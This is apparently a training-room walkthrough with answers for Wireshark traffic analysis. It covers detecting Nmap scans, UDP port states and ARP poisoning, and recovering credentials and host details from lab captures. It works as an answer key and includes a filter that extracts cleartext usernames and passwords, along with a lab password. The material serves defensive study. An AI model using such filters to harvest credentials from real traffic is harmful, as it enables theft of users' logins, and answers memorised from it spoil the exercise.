Wireshark Traffic Analysis Walkthrough
Learn the basics of traffic analysis with Wireshark and how to find anomalies on your network!
Summary
In this room we practiced using Wireshark on a bunch of real-world traffic captures. We went through Nmap scans, ARP poisoning, host and user info in DHCP/NetBIOS/Kerberos, ICMP and DNS tunneling, cleartext FTP and HTTP attacks (like Log4j), and even decrypting HTTPS traffic with a key log file. Overall, a really solid room that puts together all the filtering tricks from the previous Wireshark lessons into actual incident scenarios.
Learning Objectives
- Sniff and analyze network traffic with Wireshark
- Detect Nmap scans, ARP poisoning, and MITM attacks
- Identify hosts and users via DHCP, NetBIOS, and Kerberos
- Spot covert tunneling over ICMP and DNS
- Investigate cleartext FTP/HTTP protocols and decrypt HTTPS traffic
Task 1.1
What is the total number of the “TCP Connect” scans?
Answer: 1000
Why? A TCP Connect scan uses a window size bigger than 1024 bytes when starting the 3-way handshake. Using the filter: tcp.flags.syn==1 and tcp.flags.ack==0 && tcp.window_size > 1024 gives 1000 displayed packets in the bottom bar. 
Task 1.2
Which scan type is used to scan the TCP port 80?
Answer: TCP Connect
Why? Looking at packet 39 from the previous screenshot (42026 -> 80 [SYN] Win=62727), port 80 shows up in the tcp.window_size > 1024 filter and finishes the full TCP handshake method, so it was scanned with a TCP Connect scan.
Task 1.3
How many “UDP close port” messages are there?
Answer: 1083
Why? Closed UDP ports reply with an ICMP Type 3 (Destination Unreachable), Code 3 (Port Unreachable) packet. Filtering with: icmp.type==3 and icmp.code==3 returns 1083 packets. 
Task 1.4
Which UDP port in the 55-70 port range is open?
Answer: 68
Why? We can filter for UDP ports between 55 and 70 with: udp.port in {55..70} Ports 67 and 69 return ICMP Destination unreachable (Port unreachable) errors, while port 68 doesn’t return any ICMP error, which means port 68 is open. 
Task 1.5
What is the number of ARP requests crafted by the attacker?
Answer: 284
Why? To see all broadcast ARP requests (arp.dst.hw_mac==00:00:00:00:00:00) coming from the attacker’s MAC (00:0c:29:e2:18:b4), we use: (arp.dst.hw_mac==00:00:00:00:00:00) && (eth.src == 00:0c:29:e2:18:b4) It displays 284 packets. 
Task 2.1
What is the number of HTTP packets received by the attacker?
Answer: 90
Why?
Filtering for HTTP packets where the destination MAC is the attacker (eth.dst == 00:0c:29:e2:18:b4 and http) gives us 90 packets. 
Task 2.2
What is the number of sniffed username&password entries?
Answer: 6
Why? First, we look at the HTTP traffic going through the attacker’s MAC (http and eth.addr == 00:0c:29:e2:18:b4) and see POST /userinfo.php requests with uname and pass fields. 
Using the filter urlencoded-form.key == "uname" && urlencoded-form.key == "pass" returns 6 packets with login credentials. 
Task 2.3
What is the password of the “Client986”?
Answer: clientnothere!
Why? In packet 1668 from the screenshot above, under HTML Form URL Encoded, "uname" = "client986" has "pass" = "clientnothere!".
Task 2.4
What is the comment provided by the “Client354”?
Answer: Nice work!
Why? Right-clicking HTML Form URL Encoded and applying it as a filter (urlencoded-form) shows a POST /comment.php request in packet 2320. 
Expanding the form fields for "name" = "client354" gives "comment" = "Nice work!". 
Task 3.1
What is the MAC address of the host “Galaxy A30”?
Answer: 9a:81:41:cb:96:6c
Why? In dhcp-netbios.pcap, we filter for DHCP packets with "A30" in the hostname (dhcp.option.hostname contains "A30"). Expanding Bootstrap Protocol (Request) on packet 80185 shows Client MAC address: 9a:81:41:cb:96:6c. 